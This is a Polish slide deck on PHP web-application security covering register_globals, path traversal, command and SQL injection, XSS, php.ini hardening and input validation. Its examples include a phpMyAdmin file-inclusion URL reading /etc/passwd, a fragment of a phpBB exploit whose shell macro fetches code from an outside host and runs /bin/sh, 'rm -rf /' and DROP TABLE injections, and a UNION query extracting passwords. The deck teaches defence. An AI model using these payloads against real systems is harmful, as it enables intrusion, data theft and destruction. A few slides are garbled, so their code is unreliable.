

# ***Bezpieczeństwo PHP***

Paweł Krawczyk  
Bolanda.Net

# Zamiast wstępu...

The screenshot shows a Mozilla Firefox browser window. At the top, there is a yellow warning icon and the text "THIS PAGE IS NOT PROTECTED" in red. Below this, there are two buttons: "what does it means?" and "suspect fraud?". The browser's menu bar includes "File", "Edit", "View", "Go", "Bookmarks", "Tools", and "Help". The address bar shows the URL: [http://web.nmsu.edu/phpMyAdmin/css/phpmyadmin.css.php?GLOBALS\[cfg\]\[ThemePath\]=/var/log/syslog%00&theme=x%00](http://web.nmsu.edu/phpMyAdmin/css/phpmyadmin.css.php?GLOBALS[cfg][ThemePath]=/var/log/syslog%00&theme=x%00). The page title is "You're on web.nmsu.edu". Below the address bar, there is a search bar with the text "locatedb strace" and a "Search" button. The main content area displays a list of system logs:

```
Apr 24 07:46:05 verdi in.telnetd[23979]: [ID 927837 mail.info] connect from dialup-free.nmsu.edu
Apr 24 08:45:27 verdi in.telnetd[24176]: [ID 927837 mail.info] connect from ras01-216-31-88-94.lru-dial.zi
Apr 24 10:16:37 verdi in.ftpd[24394]: [ID 927837 mail.info] connect from cmatus.NMSU.Edu
Apr 24 10:36:15 verdi in.telnetd[24557]: [ID 927837 mail.info] connect from ras01-216-31-88-46.lru-dial.zi
Apr 24 10:51:26 verdi in.ftpd[24597]: [ID 927837 mail.info] connect from erc155.NMSU.Edu
Apr 24 11:30:38 verdi in.telnetd[24790]: [ID 927837 mail.info] connect from ras01-216-31-92-74.lru-dial.zi
Apr 24 12:00:56 verdi in.telnetd[24919]: [ID 927837 mail.info] connect from dialup-free-238.nmsu.edu
Apr 24 12:56:51 verdi in.ftpd[25174]: [ID 927837 mail.info] connect from phx12001.NMSU.Edu
```

# Zamiast wstępu...

```
int sock;

};

#define SHELL
"$a=fopen(\"http://img58.exs.cx/img58/1584/nc4hk.swf\", \"r\");$b=\"\";while(!feof($a)){ $b%20.=
e%20/bin/sh\"};"
#define HTTP_PORT 80
#define DEFAULT_COOKIE "phpbb2mysql"
#define SIGNATURE_SESSID "Set-Cookie: "
#define BOUNDARY "-----g7pEbdXsWGPB7wRFGrqA1g"
#define UP_FILE "-----g7pEbdXsWGPB7wRFGrqA1g\nContent-Disposition: form-data;
name=\"restore_start\"\n\npetass\n-----g7pEbdXsWGPB7wRFGrqA1g\nContent-
Disposition: form-data; name=\"perform\"\n\nrestore\n-----g7pEbdXsWGPB7wRFGrqA1g\nContent-
Disposition: form-data; name=\"backup_file\"; filename=\"phpbb_db_backup.sql\"\nContent-
Type: text/sql\n\n"
#define UP_FILE_END "\n-----g7pEbdXsWGPB7wRFGrqA1g--\n"
#define EXP_TEMPLATES "mode=export&edit=Envoyer&export_template="
#define SIGNATURE_TABLE_NAME "DROP TABLE IF EXISTS "
#define SIGNATURE_TABLE_NAME_END "_config;"
#define SQL_TEMPLATES "DROP TABLE IF EXISTS "
#define SQL_TEMPLATES_2 "_themes;\nCREATE TABLE "
char *sql_templates_3 ="_themes("
"themes_id mediumint(8) unsigned NOT NULL auto_increment,"
"template_name varchar(150) NOT NULL,"
"style_name varchar(30) NOT NULL,"
"head_stylesheet varchar(100),"
"body_background varchar(100),"
"body_bgcolor varchar(6),"
"body_text varchar(6) "
```

# *Fakty*


- ◆ 51 dziur w samym PHP od stycznia 2000
  - ◆ PHP Interpreter Direct Invocation Denial Of Service Vulnerability, PHP posix\_getpwnam / posix\_getpwuid safe\_mode Circumvention Vulnerability, PHP Move\_Uploaded\_File Open\_Basedir Circumvention Vulnerability, PHP Include File Relative Directory Information Disclosure Vulnerability, PHP4 Session Files Local Information Disclosure Vulnerability, PHP .htaccess Attribute Transfer Vulnerability, PHP Engine Disable Source Viewing Vulnerability, PHP Error Logging Format String Vulnerability, PHP Upload Arbitrary File Disclosure Vulnerability...

# *Fakty*

- ◆ 1641 ujawnione dziury w aplikacjach PHP
  - ◆ PHP-Nuke, phpBB, Phorum, Jportal2, PowerPortal, Cute-news, phpKit, Gallery, myPHPCalendar, BladdGuppY, IM Gbook, pMachine, phpTicket, phpProxima, phpTopSites, Ultimate PHP Board, PHP Fusion, phpMyAdmin, vBulleting, YaBB/YaBBSE, Invision...
  - ◆ (tak było do wczoraj)

# *Jest tyle stron na świecie...*

- ◆ ....to niby jak mnie mają znaleźć?
  - ◆ Google Twoim wrogiem! (Altavista, Clusty, ...)
  - ◆ operatory inurl, site
  - ◆ statystyki serwerów proxy



# *Nie trzeba szukać ręcznie...*

- ◆ Grudzień 2004 - robak Perl.Santy
  - ◆ napisany w Perlu
  - ◆ atakuje dziurawe phpBB
  - ◆ niezależny od systemu operacyjnego



# *Czy PHP jest dziurawe?*

- ◆ Nie - nie dajmy się nastraszyć!
- ◆ PHP jest
  - ◆ łatwe w użyciu
  - ◆ 100% otwarte (open-source)
  - ◆ przenośne (Windows, Linux, ...)
  - ◆ wydajne (Zope, akceleratorzy)
  - ◆ funkcjonalne (setki modułów)
  - ◆ ogromna społeczność developerów
- ◆ Argument – setki aplikacji w PHP
- ◆ Skąd problemy?

# *PHP – ofiara własnej popularności*

- ◆ Przodek – PHP/FI
  - ◆ prosty język skryptowy, parser do HTML
  - ◆ brak funkcji bezpieczeństwa
- ◆ Eksplozja funkcjonalności
  - ◆ wygoda – zmienne globalne prosto z formularzy
  - ◆ dziesiątki nowych modułów
  - ◆ dodawanie funkcji wedle potrzeb
- ◆ Wynik = problemy z bezpieczeństwem!!!

# *Cel – bezpieczny serwis WWW*

- ◆ Bezpieczeństwo serwisu WWW
  - ◆ Bezpieczeństwo aplikacji PHP
  - ◆ Bezpieczeństwo bazy danych
    - ◆ **Oracle**, MySQL, PostgreSQL, Sybase...
  - ◆ Bezpieczeństwo interpretera PHP
    - ◆ moduł Apache
    - ◆ CGI
  - ◆ Bezpieczeństwo serwera WWW (Apache)
  - ◆ Bezpieczeństwo systemu operacyjnego

# *System operacyjny*

- ◆ Bezpieczeństwo systemu operacyjnego
  - ◆ Linux – hardening kernela
    - ◆ Grsecurity ([www.grsecurity.net](http://www.grsecurity.net))
    - ◆ system ACL (Grsecurity, SELinux, RSBAC)
  - ◆ Linux – hardening systemu
    - ◆ IBM SSP – GCC
  - ◆ Zbędne usługi do minimum
  - ◆ Kontrola dostępu po IP

# *Interpreter Apache*

- ◆ Dwie architektury
  - ◆ moduł Apache
  - ◆ program CGI
- ◆ PHP jako moduł Apache
  - ◆ moduł = część procesu Apache
  - ◆ szybszy, wydajniejszy, brak forkowania
  - ◆ poważne problemy z uprawnieniami
    - ◆ cały serwer jako „apache” lub „nobody”?
    - ◆ dostęp do bazy danych – hasło? użytkownik? IP?
    - ◆ dostęp do plików, skryptów?

# *Interpreter PHP - CGI*

- ◆ PHP jako CGI
  - ◆ Zewnętrzny program, oddzielny proces
  - ◆ Wywołanie przez fork dla **każdej** strony PHP
    - ◆ narzut wydajnościowy
  - ◆ Możliwa zmiana użytkownika
    - ◆ SuEXEC
    - ◆ VirtualHost
      - ◆ User, Group
  - ◆ Duża różnica dla bezpieczeństwa
    - ◆ strony działają jako „user1”, „user2” ..... „userN”
    - ◆ możliwe wykorzystanie ACL (SELinux, GRsec)!!!
  - ◆ Co z wydajnością?
    - ◆ CGI vs FastCGI

# ***Pułapki w PHP***

Bardzo łatwo ich uniknąć...

...tylko trzeba o nich wiedzieć!

# *register\_globals*

- ◆ Działanie register\_globals
  - ◆ automatyczna inicjalizacja zmiennych
  - ◆ **ustawienie zmiennych na wartości z GET/POST !!!**
- ◆ Rezultat
  - ◆ wygoda? czy przekleństwo?
  - ◆ zmienna „pojawia się” w programie
  - ◆ błędne założenie że zmiennej wcześniej **nie było!!!**
- ◆ Zmienna konfiguracji PHP
  - ◆ /usr/lib/php/php.ini
  - ◆ kolejne omawiane problemy też tam

# *Błędy z register\_globals*

- ◆ Założenia
  - ◆ authenticate(\$string) = sprawdza hasło
  - ◆ zmienna \$user = z formularza
- ◆ Program
  - ◆ if(authenticate(\$user)) **\$auth\_ok = 1;** (1)
  - ◆ ...
  - ◆ if(\$auth\_ok) dostep\_do\_sekcji\_platnej();
- ◆ Dziura
  - ◆ a jeśli użytkownik wyśle \$auth\_ok=1?
- ◆ Błąd
  - ◆ założenie że \$auth\_ok jest inicjalizowana w (1)

# *Konsekwencje register\_globals*

- ◆ Błędy w wielu aplikacjach
- ◆ Zmiana strategii PHP 4.2.0
  - ◆ register\_globals domyślnie WYŁĄCZONA!!!
  - ◆ i bardzo dobrze...
- ◆ Co zamiast?
  - ◆ `$user=$_GET['user']`
  - ◆ `$user=$_POST['user']`
  - ◆ `$user=$_REQUEST['user']`
  - ◆ jeśli brak - `$user` z pewnością puste
- ◆ zmienne `$_xxx[]` = pierwszy poziom kontroli
  - ◆ wymusza myślenie o danych na wejściu

# Operacje na zmiennych z zewnątrz

- ◆ Założenia
  - ◆ użytkownik podaje \$user z formularza
  - ◆ \$home="/home/", \$home="c:\Documents And..."
- ◆ Program
  - ◆ unlink(\$home . \$user);
  - ◆ fopen(\$home . \$user);
  - ◆ system(„ls -l \$home\$user”) lub system(„dir ...”)
- ◆ Dziura
  - ◆ a jeśli \$user="../../../../etc/passwd" ?
    - ◆ fopen(„/home/../../../../etc/password”)
  - ◆ a jeśli \$user=""; rm -f /"; ?
    - ◆ system(„ls -l /home; rm -rf /”)
- ◆ Błąd
  - ◆ zaufanie do zawartości zmiennych z zewnątrz
  - ◆ zmiennym z zewnątrz **nigdy** nie wolno ufać

# ***Podejrzane: wejście***

- ◆ Czy problem istnieje?
- ◆ Oczywiście i to na masową skalę (1641):
  - ◆ WWWoard passwd
    - ◆ `if ($login == "do") { include  
"./includes/$action/login.php"; exit; }`
  - ◆ phpMyAdmin
    - ◆ `$tmp_file = $GLOBALS['cfg']['ThemePath'] . '/' .`
    - ◆ `$theme . '/css/theme_right.css.php';`
    - ◆ `if (@file_exists($tmp_file)) {`
    - ◆ `include($tmp_file);`
    - ◆ `}`
    - ◆ `http://www.srv.pl/phpmyadmin/css/phpmyadmin.css.php?GLOBALS[cfg][ThemePath]=/etc/passwd%00&theme=passwd%00`

# *PHP injection c.d.*

## ◆ JPortal

- ◆ `include("theme/$theme/index.php")`
- ◆ `include("theme/$theme/functions.inc.php");`
- ◆ zmienna `$theme` oczywiście brana z formularza...
  - ◆ `$theme=../../../../ <CR><LF>`

## ◆ phpBB

- ◆ `$message = str_replace("", "", substr(preg_replace('#(>(((?>([><]+|(?R)))*)<))#se',`
- ◆ `"preg_replace('#(" . $highlight_match . ")#i', '`
- ◆ `. $theme['fontcolor3'] . "">\\1', '\\0')", '>' . $message`
- ◆ `. '<'), 1, -1));`
- ◆ zmienna `$highlight_match` pochodzi z zewnątrz...
- ◆ dziesiątki innych aplikacji...

# Rozmowa z bazą danych

- ◆ Query = SQL + zmienne
  - ◆ \$query = „SELECT \* FROM produkty WHERE id LIKE '%\$prods%'”;
  - ◆ \$result = query(\$query)
  - ◆ A jeśli \$prods będzie:
    - ◆ „%a'; DROP TABLE produkty --”
    - ◆ SELECT \* FROM produkty WHERE id LIKE '%a'; (oryg.)
    - ◆ DROP TABLE produkty (destrukcyjne)
    - ◆ -- '; (deaktywowane)
  - ◆ Inny wariant – nie tylko kasowanie:
    - ◆ SELECT id, name, inserted, size FROM produkty WHERE size = '\$size' ORDER BY \$order LIMIT \$limit, \$offset;
    - ◆ ...'union select '1', concat(uname||'-'||passwd) as name, '1971-01-01', '0' from usertable

# *SQL injection w Oracle*

- ◆ Dynamiczne zapytania w PL/SQL
  - ◆ zapytanie w aplikacji:
    - ◆ `l_query := 'select claim_id, claim_amount from claims where PESEL = '||l_pesel;`
  - ◆ a jeśli l\_pesel będzie:
    - ◆ `l_query := 'select claim_id, claim_amount from claims where PESEL = '||l_pesel;`
  - ◆ rezultat:
    - ◆ `select claim_id, claim_amount from claims where PESEL = '123456789' union all select claim_id, claim_amount from claims`

# Przykłady SQL Injection

## ◆ paFileDB 3.1

- ◆ if (\$sortBy == "name") {
- ◆     \$result = \$pafiledb\_sql->query(\$db, "SELECT \*  
FROM \$db[prefix]\_files WHERE file\_pin = '0' ORDER  
BY file\_name
- ◆     ASC LIMIT \$start,20", 0);
- ◆ }

## ◆ Wykorzystanie:

- ◆ <http://...../pafile.db/php?action=viewall&start='&sortBy=rating>
- ◆ Wynik
  - ◆ You have an error in your SQL syntax near '\',20' at line 1 Error number: 1064

# *Cross-site-scripting (XSS)*

- ◆ Przyjmujemy dane z zewnątrz
  - ◆ od jednego użytkownika
- ◆ Przechowujemy je...
- ◆ Wyświetlamy drugiemu użytkownikowi
  - ◆ pułapka!
- ◆ Co można przemyślić?
  - ◆ JavaScript
    - ◆ kradnie cookies
  - ◆ pop-u do wirusów, koni trojańskich
  - ◆ IFRAME
  - ◆ inne

# *Czego się NIE boimy?*

- ◆ PHP ma też zalety
- ◆ Koszmar programisty w C/C++
- ◆ Przepelnienie bufora
- ◆ W PHP nie zarządzamy pamięcią
  - ◆ nie mamy wskaźników, alokacji, ASCIIZ, printf...
- ◆ Pisząc w PHP nie martwimy się przepełnieniem bufora
- ◆ Ale...
  - ◆ były dziury w samym PHP
  - ◆ mamy nadzieję że to przeszłość?
  - ◆ możliwa ochrona innymi środkami
- ◆ O wiele ważniejsza jest jednak...

# *Profilaktyka*

Wielu łąata dopiero po incydencie...

...i to o nich piszą potem na newsach

# Profilaktyka

- ◆ Metody niskopoziomowe:
  - ◆ system operacyjny
    - ◆ CGI/FastCGI i separacja przywilejów
    - ◆ ACL, Mandatory Access Control
      - ◆ Security Enhanced Linux, Grsecurity, Trusted Solaris
      - ◆ „proces A może czytać plik X i tylko ten”
  - ◆ Apache
    - ◆ mod\_security
      - ◆ chroni przed wieloma atakami („../”, „/etc/passwd”)
    - ◆ chroot całego serwera WWW
      - ◆ chroni przed dostępem do /etc/passwd itp.
    - ◆ Hardened PHP
      - ◆ dobre ale nie chroni przed wszystkim błędami w aplikacjach!!
- ◆ Konfiguracja PHP
- ◆ Zabezpieczenia w aplikacji

# *Konfiguracja PHP*

- ◆ php.ini, .htaccess
- ◆ register\_globals=OFF
  - ◆ wymaga \$var=\_GET['var']
    - ◆ \_GET, \_POST, \_COOKIE, \_REQUEST
  - ◆ chroni przed nadpisaniem zmiennych
- ◆ safe\_mode=ON
  - ◆ skrypt może czytać **tylko** swoje pliki
  - ◆ musi się zgadzać UID
  - ◆ chroni przed odczytem
    - ◆ /etc/passwd
    - ◆ cudzych plików
- ◆ safe\_mod\_gif=OFF/ON
  - ◆ liberalne (ON) lub restrykcyjne (OFF)
  - ◆ musi się zgadzać UID i GID (ON) lub tylko GID (OFF)

# *php.ini c.d.*

- ◆ `safe_mode_exec_dir=katalog1:katalog2...`
  - ◆ jeśli `safe_mode=On`
  - ◆ ogranicza `exec()`, `system()` i inne do katalogów
- ◆ `open_basedir=katalog1:katalog2...`
  - ◆ dostęp do plików tylko w katalogach
- ◆ `expose_php=OFF`
  - ◆ nagłówki HTTP
  - ◆ nie „chwalmy się” używaniem PHP i jego wersją
  - ◆ zwykle daremne („`http://.../grmb1.php?index=123`”)
  - ◆ ale nie zawsze – system TYPO3 może udawać statyczny HTML

# *php.ini c.d.*

- ◆ `display_errors=OFF`
  - ◆ nie ujawnia klientowi
    - ◆ wersji PHP
    - ◆ ścieżek w systemie plików
      - ◆ przydatne do „../..”
    - ◆ błędów SQL
    - ◆ całej masy pożytecznych informacji
- ◆ `log_errors=ON`
- ◆ `error_log=plik`
  - ◆ błędy idą do osobnego pliku
  - ◆ domyślnie do `error_log` Apache
  - ◆ przydatne jeśli ruch duży

# *Ukrywanie PHP c.d.*

- ◆ Nazwa pliku wskazuje handler
- ◆ Kto powiedział że handler PHP tylko dla .php?
  - ◆ AddType application/x-httpd-php .html
  - ◆ AddType application/x-httpd-php .class
  - ◆ AddType application/x-httpd-php .rar
- ◆ Można połączyć z `<Directory>`
- ◆ Rezultat
  - ◆ panika wśród hakerów
  - ◆ zamieszanie wśród developerów
    - ◆ „co moja strona robi w Rarze?!”
- ◆ Chyba jednak lepiej pisać bezpiecznie...

# *Bezpieczne aplikacje PHP*

- ◆ Kontrola danych wejściowych
- ◆ Architektura aplikacji

# *Kontrola danych wejściowych*

## ◆ Weryfikacja

- ◆ formatu danych wejściowych
  - ◆ tekst, cyfry?
- ◆ zestawu znaków w danych wejściowych
  - ◆ „a-z” czy „0-9”?
- ◆ długości danych wejściowych

## ◆ Przykład

- ◆ czy NIP może być „abcdefghijklmnopqrstuv”?
- ◆ czy długość NIP może przekraczać 13 znaków?
- ◆ czy NIP może być „' OR '1=1'”?
- ◆ **nie!** NIP może być:
  - ◆ 945-122-51-52,
  - ◆ 9451225152,
  - ◆ 945-12-25-152

# *Jak NIE weryfikować*

- ◆ Uwaga! Formularz i JavaScript nie wystarcza!!
  - ◆ atakujący nie ma obowiązku korzystać z formularza...
  - ◆ ...ani uruchamiać JavaScript
  - ◆ NIGDY nie ufajmy stronie klienta (1)
- ◆ Jak weryfikować?
  - ◆ po stronie aplikacji
  - ◆ zawsze!! niezależnie od stanu aplikacji
    - ◆ patrz (1)

# *Kontrola - regexp*

- ◆ Doskonała obsługa regexp w PHP
- ◆ Regexp = wyrażenia regularne
  - ◆ piszemy: `/^\d{3}-\d{3}-\d{2}-\d{2}$/`
  - ◆ czytamy:
    - ◆ początek (^)
    - ◆ trzy cyfry „\d” (i tylko trzy), kreska
    - ◆ trzy cyfry (j.w.), kreska
    - ◆ dwie cyfry, kreska, dwie cyfry
    - ◆ koniec (\$)
  - ◆ potrzebny NIP unijny? proszę:
    - ◆ `/^[A-Z]{2}-\d{3}-\d{3}-\d{2}-\d{2}$/`
      - ◆ na początku dwa znaki A-Z (np. PL-945-122...)
- ◆ Normalizacja zmiennych
  - ◆ zewnętrzne: 945-122-52-51, 945-12-252-51
  - ◆ wewnętrzna zawsze: 9451225251
    - ◆ tylko 0-9, zawsze 10 znaków

# Regex w PHP

- ◆ Kontrola zmiennej „nip” regexpem
  - ◆ `if (preg_match("/^\d{3}-\d{3}-\d{2}-\d{2}$/", $_GET['nip'])) {`
  - ◆ `$nip = $_GET['nip'];`
  - ◆ `} else {`
  - ◆ `die('Nieprawidłowy NIP'); }`
- ◆ Co można kontrolować regexpem?
  - ◆ ciągi liczb – numery kont, numery identyfikacyjne itd.
  - ◆ ciągi znaków – nazwiska, nazwy itd.
- ◆ Problematiczne ciągi znaków
  - ◆ nie wiadomo dokładnie co może być? (nazwy firm, polskie znaki, nazwiska)
  - ◆ ale wiadomo czego NIE MOŻE być!
    - ◆ znaki krytyczne dla SQL w nazwisku?
      - ◆ problematyczni Szkoci – O'Leary, O'Brian, ...

# Ochrona znaków

- ◆ Kolejna warstawa ochrony
  - ◆ wyższy poziom – jeśli dopuszczamy `<>` to jesteśmy podatni na XSS
- ◆ Nie można ich wyrzucić – trzeba z nimi żyć
  - ◆ `& ' „ < > ( )`
- ◆ Zablokować ich specjalne znaczenie
  - ◆ zamiana na encje HTML
    - ◆ `„&” = „&amp;”`
    - ◆ `„>>” = „&raquo;”`
  - ◆ ukośnik (`„\”`)
    - ◆ `” = „\”`
    - ◆ `”” = „\””`



# *Inne funkcje PHP*

- ◆ Jeśli korzystamy z `system()`, `exec()`
  - ◆ `escapeshellarg()`
  - ◆ `realpath()`
- ◆ Dla zapytań SQL
  - ◆ `addslashes()`
- ◆ Ochrona przy pomocy `bind variables`
  - ◆ NIE - dynamiczny PL/SQL
  - ◆ TAK - `:bind :variables`
- ◆ Nie tylko Oracle
  - ◆ MySQL - `bind_param()`

# *PHP i Oracle*

- ◆ Podatne na SQL injection:
  - ◆ „INSERT INTO dane VALUES (\$b1, \$b2)”
    - ◆ podstawienie robi „głupie” PHP
    - ◆ możliwe że \$b1=”; DROP TABLE dane;”
- ◆ Nie podatne na SQL injection:
  - ◆ OCIParse „...VALUES (:b1, :b2)”
  - ◆ OCIBindByName :b1 = „abc”
  - ◆ OCIBindByName :b2 = „123”
- ◆ Bind to nie proste podstawienie!

# *Architektura aplikacji*

- ◆ Zły przykład:
  - ◆ /app/**profil**.php?user=kowal&op=kalendarz&...
  - ◆ /app/**mail**.php?user=kowal&do=kravietz@...
  - ◆ /app/**jeszcze**.php?user=kowal&co=innego...
- ◆ Gdzie sprawdzamy:
  - ◆ profil.php, mail.php, jeszcze.php
  - ◆ a może nowa zmienna, inny format?
  - ◆ nowy format = nowa metoda w xyz.php


# *Architektura aplikacji*

- ◆ Dobry przykład:
  - ◆ `/app/input.php?user=kowal&m=profil&op=kal...`
  - ◆ `/app/input.php?user=kowal&m=mail&do=kra...`
  - ◆ `/app/input.php?user=kowal&m=jeszcze&user...`
- ◆ Gdzie sprawdzamy:
  - ◆ `input.php`
  - ◆ nowa zmienna = nowa metoda w `input.php`
- ◆ Ale...
  - ◆ uwaga na konstrukcję „*m=plik*”

# Gdzie dalej?

- ◆ PHP
  - ◆ <http://www.php.net/>
- ◆ Bezpieczeństwo PHP
  - ◆ <http://www.php.net/manual/en/security.php>
- ◆ 10 największych błędów w aplikacjach PHP
  - ◆ <http://www.sklar.com/page/article/owasp-top-ten>
- ◆ Oracle i pHP
  - ◆ <http://www.oracle.com/technology/oramag/webcolumns/2003/t>
- ◆ Securing Apache
  - ◆ <http://www.securityfocus.com/infocus/1694>
- ◆ Securing PHP
  - ◆ <http://www.securityfocus.com/infocus/1706>
- ◆ Jeszcze o bezpieczeństwie PHP
  - ◆ [http://www.goldenbluellc.com/PHP\\_Security#Threads](http://www.goldenbluellc.com/PHP_Security#Threads)
- ◆ Aktualności z bezpieczeństwa IT
  - ◆ <http://security.computerworld.pl/>

# *Zamiast zakończenia*



# *Pytania?*

Paweł Krawczyk  
<kravietz@post.pl>

ta prezentacja od jutra będzie na  
<http://ipsec.pl/>